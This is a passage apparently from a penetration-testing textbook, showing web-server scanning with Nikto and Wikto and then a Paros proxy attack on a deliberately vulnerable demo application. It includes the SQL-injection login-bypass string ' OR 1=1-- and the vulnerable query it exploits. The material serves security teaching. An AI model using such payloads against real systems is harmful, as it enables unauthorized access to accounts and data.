



Figure 4.78 Built-in *nikto.nasl* Also Fails




We can tune both of these scanners to ignore these false positives, but that may leave us with unreliable results. We start up a copy of Wikto and select the **BackEnd** tab. We set the IP/DNS name to our target and ensure that the **Use AI** checkbox is selected. We then select **Start Mining** (see Figure 4.79).

Figure 4.79 Wikto BackEnd Miner Running




Wikto discovers the existence of the /, /error, and /scripts directories. Being impatient, we don't even wait for the scan to finish. We move on to the **Wikto** tab. We click on the button at the bottom of the screen to **Import from BackEnd**, which preloads our discovered directories into the scanner (see Figure 4.80).

Figure 4.80 Importing the CGI Directories




With this done, we add the IP address of the target and select the **Use AI** option (see Figure 4.81).

Figure 4.81 Configuring the Target




We click **Start Wikto** and wait. Wikto's AI checkbox will filter the noise from the nonstandard error messages. The scan takes longer through Wikto than either of the previous two scanners, and generates at least double the traffic (see Figure 4.82).

Figure 4.82 Success!



Although it also returns two false positives, it finds a single entry in /scripts with a different weight than other responses. Clicking on the entry shows promise in the **HTTP Reply** window. We manually verify this with our browser and find that cmd.exe is indeed sitting in the /scripts directory (see Figure 4.83).


Figure 4.83 Confirmation of Results in Internet Explorer



Web Application Assessment

We target the SensePost SwizzCheeze application to take Paros through its paces. The application makes every Web application mistake known to man and is used for demonstrative purposes (see Figure 4.84).

Figure 4.84 Our Victim Application: SwizzCheeze




The application's login form requires an e-mail address and a PIN. Unfortunately, submitting a nonstandard e-mail address or a PIN that contains anything other than a five-digit numeric raises an error (see Figure 4.85).

Figure 4.85 JavaScript Error on E-mail Field


What is immediately apparent is that these are JavaScript errors. The speed with which the errors were generated indicates that the check was done at the client side without a server round trip. Traditionally, we would have been forced to either prevent the JavaScript from running by turning it off in our browser, or resorted to saving the file locally to edit out offending scripts. Fortunately, Web proxies such as Paros and WebScarab were built for such tasks. We start up Paros and set our proxy settings accordingly (see Figure 4.86).

Figure 4.86 Setting Our Proxy Server




With this change, we surf the application once more and attempt to log in with credentials that follow the application's draconian limitations. We use **user@place.com** as a username and **00000** as a password. Before submitting our request, we ensure that the **Trap request** checkbox is selected in Paros's **Trap** tab (see Figure 4.87).

Figure 4.87 Paros Trapping Our Login Request




We then return to our browser and click on **Log in**. This immediately causes Paros to take focus as the application traps our request prior to its submission to the server. We use the drop-down box to switch from **Raw** view to **Tabular** view (see Figure 4.88).

Figure 4.88 Our Login Request, Presubmission




At this point, we attempt to use the 'as a standard SQL meta-character as our username. We make the change by altering the value in the table. The form action is a *POST*, but Paros calculates the new *Content-Length* before submitting to the server. The result of our login attempt is returned to the browser and indicates that the server-side code is not sanitizing our user-supplied input (see Figure 4.89).

Figure 4.89 The Application Failing "Ungracefully"



We use the SQL injection basics login string and attempt to log in again ('*OR 1=1--*), and find ourselves logged into the application (see Figure 4.90).

Figure 4.90 Logged In!



Most texts on SQL injection attacks explain clearly what has happened. The initial query used to process the login looked something like this:

```
SELECT * FROM SOMETABLE WHERE UID = ' ' AND PWD = ' '
```

